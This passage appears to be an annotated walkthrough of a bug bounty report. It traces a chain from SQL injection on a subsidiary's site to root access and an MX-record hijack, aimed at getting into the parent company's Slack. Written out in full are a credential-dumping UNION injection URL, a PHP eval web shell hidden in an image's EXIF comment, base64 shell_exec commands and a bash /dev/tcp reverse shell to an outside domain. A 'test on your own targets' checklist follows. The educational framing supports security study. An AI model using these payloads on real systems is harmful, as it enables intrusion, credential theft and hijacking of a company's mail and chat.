The image shows that Slack signup page with the email-domain condition on it. That single sentence is the reason the rest of the attack is worth doing: an email address at the smaller company is a key to the larger company's chat.
Step 2: Finding the server behind childcompany.com
A whois search on childcompany.com shows the organisation as ChildCompany, with nameservers ns1.childcompany.com and ns2.childcompany.com. The server IP of childcompany.com is XX.XX.XX.XX.
Visiting http://XX.XX.XX.XX/ redirects to http://XX.XX.XX.XX/cgi-sys/defaultwebpage.cgi, which displays:
Great Success !
Apache is working on your cPanel® and WHM™ Server
The image shows that default cPanel and WHM page. The block is the standard cPanel and WHM welcome text. It is not an error and not a secret; it is a fingerprint. It tells the researcher that the machine is a cPanel and WHM server, which in turn means the machine holds the DNS zone file for the domains hosted on it.
That matters because of the chain described earlier: if you can get onto this server, you can edit the zone file and add MX records, so that mail addressed to [redacted] arrives at a server you control. But editing the zone file needs root, so server access alone is not enough.
Step 3: Looking for a way to become root
An nmap scan against childcompany.com shows Exim smtpd 4.80 on port 26:
26/tcp open smtp Exim smtpd 4.80
This is nmap's output format. 26/tcp is the port and protocol, open means something is listening, smtp is the service type, and Exim smtpd 4.80 is the program and version. The version is the interesting part: the report notes that Exim <= 4.84-3 has a very simple local root exploit, referencing https://www.exploit-db.com/exploits/39535/.
So the picture is complete. cPanel is on the box, a local root exploit is available for the mail server version, and the only missing piece is a way to run commands on the server in the first place. That is the next section.
Step 4: SQL injection to get into the admin panel
Browsing the website, the researcher found that most of the files were vulnerable to SQL injection. A typical URL looked like this:
http://www.childcompany.com/somedirectory/randomfile.php?ID=66'
Read it piece by piece. randomfile.php is a page on the site. ?ID=66 passes the value 66 to a parameter called ID, which the page presumably uses in a database query. The trailing ' is the test: it is a single quote, the character that ends a text value in SQL. If the site pastes 66' straight into a query, the query becomes malformed.
It did. The page produced a warning:
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in /home/childcompany/public_html/somedirectory/randomfile.php on line 181
This is a PHP error message. mysql_fetch_assoc() is a function that reads a row from a database result, and it is complaining that what it received is not a valid result. In plain words: the database rejected the broken query, and the site printed the failure to the visitor. The page produced a warning:
The admin panel sits at http://www.childcompany.com/admin/. The following query fetches the credentials of the admin panel:
http://www.childcompany.com/somedirectory/randomfile.php?ID=-66+union+/*!select*/+group_concat(user,0x3a,pass)+from+Login--+
ID=-66gives a value that matches no row, so the page's own query returns nothing. That clears the way for the injected part to be the only thing that produces output.+in a URL means a space, so the database seesunion select ....unionis a SQL keyword that appends the results of a second query to the first. The attacker's query runs alongside the site's own./*!select*/is a MySQL trick: the/*! ... */form is a comment that MySQL still executes. It is used to place the wordselectin a way that may slip past simple filters.group_concat(user,0x3a,pass)asks the database to take theuserandpasscolumns from theLogintable and join all the rows into one string, with0x3abetween the two columns.0x3ais the hexadecimal code for a colon:, so each pair comes out asuser:password.from+Loginnames the table being read,Login.--+is a SQL comment that comments out whatever the original query had after the injection point, so the rest of the site's query does not cause a syntax error.
The result was:
"admin:redactedpass,admin1:redactedpass1"
Two username and password pairs, separated by commas, each pair joined by a colon. The passwords are redacted in the report. The researcher now has working credentials for the admin panel.
Step 5: Uploading an image that is also a program
The credentials admin:redactedpass give access to the admin panel. Inside it, images can be uploaded at:
http://www.childcompany.com/admin/redactedfile.php
This is an upload form page. The uploader checks whether the uploaded file is a valid image, but it does not check the file extension.
So the researcher uploaded an image with the following in the comments of the image, using Exif Pilot:
<?php echo eval(base64_decode($_GET['cmd'])); ?><!--
<?phpopens a PHP block. The web server runs everything between this and the closing tag.$_GET['cmd']reads the value of a URL parameter calledcmd.base64_decode(...)turns that value from base64 back into ordinary text.eval(...)runs the decoded text as PHP code. So whatever is incmdgets executed.echoprints the result back to the browser.?>closes the PHP block.<!--opens an HTML comment. It is there so the rest of the file, the image bytes, is ignored by the PHP interpreter.
Exif Pilot is a tool for editing EXIF metadata. Writing the payload into the image's comment field means the file still looks like a normal photo to the upload checker, while carrying a program in its metadata.
The link to the file executing the command id is:
http://www.childcompany.com/somedirectory/uploads/404.php?cmd=ZWNobyBzaGVsbF9leGVjKCdpZCcpOw==
Here cmd is base64. Decoded, ZWNobyBzaGVsbF9leGVjKCdpZCcpOw== is echo shell_exec('id');, which runs the id command and prints its output. id is a harmless command that reports which user the server is running as. It is the standard way to prove code execution without doing damage.
The image shows the output of that request. Seeing the id output in the browser means the uploaded image is being executed as PHP by the web server. The researcher now has remote code execution.
Step 6: Getting a shell back to the researcher
Running one command at a time through a URL is slow. The next goal is a backconnect shell: a command line on the server that connects back to the researcher.
After trying many methods, the following approach worked. Two constraints shaped it. A domain name had to be used instead of an IP address, and the firewall rules only allowed outbound connections to ports 80 and 443. Direct backconnect by executing the command through the shell was blocked, but saving the payload to a file and executing the file worked.
The payload is saved with:
$dt=base64_decode("YmFzaCAtaSA+[redacted]");$fp=fopen("/tmp/1","a+");fputs($fp,$dt);fclose($fp); echo "ok";
$dt=base64_decode("...")decodes the base64 string into the actual shell command and stores it in a variable called$dt.$fp=fopen("/tmp/1","a+")opens the file/tmp/1for appending (creating it if needed) and keeps a handle in$fp./tmpis a scratch directory every user on a Linux machine can write to.fputs($fp,$dt)writes the decoded command into that file.fclose($fp)closes the file.echo "ok"printsokso the researcher can see the step succeeded.
Here YmFzaCAtaSA+[redacted] decodes to the backconnect payload bash -i >& /dev/tcp/mydomain.com/80 0>&1. That command starts an interactive bash shell and connects its input and output to mydomain.com on port 80, which is the researcher's own domain. Port 80 is used because the firewall allows it.
This saves the payload inside /tmp/1:
http://www.childcompany.com/somedirectory/uploads/404.php?cmd=[redacted]=
That cmd value is the base64 encoding of the PHP snippet above. The server decodes it, runs it, and writes the shell command into /tmp/1.
Step 7: Running the saved payload and becoming root
The saved file is then run by visiting:
http://www.childcompany.com/somedirectory/uploads/404.php?cmd=[redacted]==
Decoded, [redacted]== is echo shell_exec('bash /tmp/1');, which runs the file just written. Because the file contains the backconnect command, the server now connects out to the researcher's domain on port 80, and the researcher has an interactive shell.
This gives a backconnect, and root is gained with two or three commands:
The image shows the resulting shell.
The zone file where all the DNS records are stored for the domain is shown next:
The image shows the zone file where all the DNS records are stored for the domain.
Why it worked
Several weaknesses stacked up, and each one made the next possible:
- SQL injection in the site's PHP files, with the database error displayed to the user, allowing a
unionquery to dump theLogintable and recover admin credentials. - An admin upload feature that validates that the file is an image but does not validate the file extension, so a
.phpfile containing a valid image with a PHP payload in its EXIF comment is accepted and later executed by the web server. - A server running Exim smtpd 4.80, which falls within the range covered by the local root exploit referenced in the report.
- A DNS zone file writable only by root, which is why the local root step was needed before MX records could be added.
The report does not describe the server-side code of the uploader or the SQL query beyond the URLs and responses shown, so the exact implementation of the checks is not stated.
What the attacker could do next
With root, the researcher could edit the zone file /var/named/childcompany.com.db to add MX records for any free business email provider, such as ZohoMail, and then run:
rndc reload childcompany.com
rndc is the control tool for the DNS server software (BIND). reload childcompany.com tells it to re-read the zone file for that domain, so the new MX records take effect without restarting anything.
That allows receiving mail on behalf of childcompany.com. Requesting a signup link then gives access to ParentCompany's Slack team, from which internal communications between employees can be viewed, and the attacker can pivot further to get access to https://parentcompany.com.
The precondition for the whole chain is that the Slack team accepts signups from @childcompany.com addresses, and that the child company's infrastructure can be reached and compromised. The child company was out of scope, so the report notes that hacking inside it led to something with critical security impact to the company.
How to prevent it
The report does not state what was changed. The weaknesses it documents point to the following: parameterised queries or at least escaping on the ID parameter, and suppressing database errors from users; validating the file extension and content type on upload and storing uploads outside the web root or with execution disabled; upgrading Exim past the vulnerable range; and restricting who can modify DNS zone files. The report itself does not list these fixes.
Things worth testing on your own targets
- Check the Slack (or other SaaS) signup page of a target for accepted email domains, then look for any way to receive mail at those domains. A positive result is a signup link arriving at an address you control.
- Test parameters like
IDwith a single quote and look for database errors. A positive result is a SQL error message revealing the query or file path. - Try
unionbased extraction against login tables, usinggroup_concatwith a separator such as0x3a. A positive result is a list of username and password pairs. - On upload forms, submit a valid image whose extension is changed to
.phpand whose EXIF comment contains a PHP payload. A positive result is the file being served and executed. - Scan for Exim versions and compare against the local root exploit referenced in the report. A positive result is a version within the vulnerable range.
- When a backconnect is blocked, try writing the payload to a file under
/tmpand executing the file, and use a domain name with outbound ports 80 or 443. A positive result is an incoming connection on your listener. - After root, check whether the DNS zone file can be edited and reloaded with
rndc reload. A positive result is mail for the domain arriving at your MX.
Glossary
- Backconnect shell: a shell where the compromised server connects back to the attacker, useful when incoming connections are blocked.
- Base64: an encoding that turns any bytes into letters, digits and a few symbols; not encryption, anyone can decode it.
- BIND: the DNS server software that stores zone files and answers DNS queries.
- cPanel: a web control panel for managing websites, email and DNS on a hosting server.
- DNS: the internet's address book, mapping names like
childcompany.comto servers. - EXIF: metadata stored inside image files, such as camera details or a comment field.
- Exif Pilot: a tool for viewing and editing EXIF metadata in images.
- Exim: a mail server program; version 4.80 was running here.
- Exploit: code or steps that abuse a bug to do something the software was not meant to allow.
- Firewall: a filter that decides which network connections are allowed in or out.
- group_concat: a SQL function that joins many rows into one string.
- HackerOne: a bug bounty platform where researchers report vulnerabilities to companies.
- Local root exploit: a bug that lets someone with a small foothold on a machine become the
rootuser. - MX record: a DNS record saying which mail server receives email for a domain.
- Nameserver: the DNS server that holds a domain's records.
- nmap: a tool that scans a server's ports to see which services are running.
- Out of scope: an asset that is not covered by a bug bounty programme's rules.
- Parameterised query: a way of building database queries so user input is treated as data, not code, preventing SQL injection.
- PHP: a programming language commonly used for websites; files ending in
.phpare executed by the web server. - Port: a numbered door on a server through which a service is reached; 80 and 443 are web ports.
- Remote code execution (RCE): the ability to make a server run commands of your choosing.
- Reverse shell: another name for a backconnect shell.
- rndc: the control tool for BIND, used here to reload a zone file.
- root: the all-powerful administrator account on a Linux or Unix machine.
- Slack: a workplace chat application; a Slack team is a company's private workspace.
- SQL: the language used to talk to databases.
- SQL injection (SQLi): slipping extra database instructions into input a site does not clean, so the attacker's query runs too.
- union: a SQL keyword that appends the results of a second query to the first.
- WHM: the administrator-level companion to cPanel.
- whois: a lookup service showing who registered a domain and which nameservers it uses.
- Zone file: the text file on a DNS server holding all records for a domain.




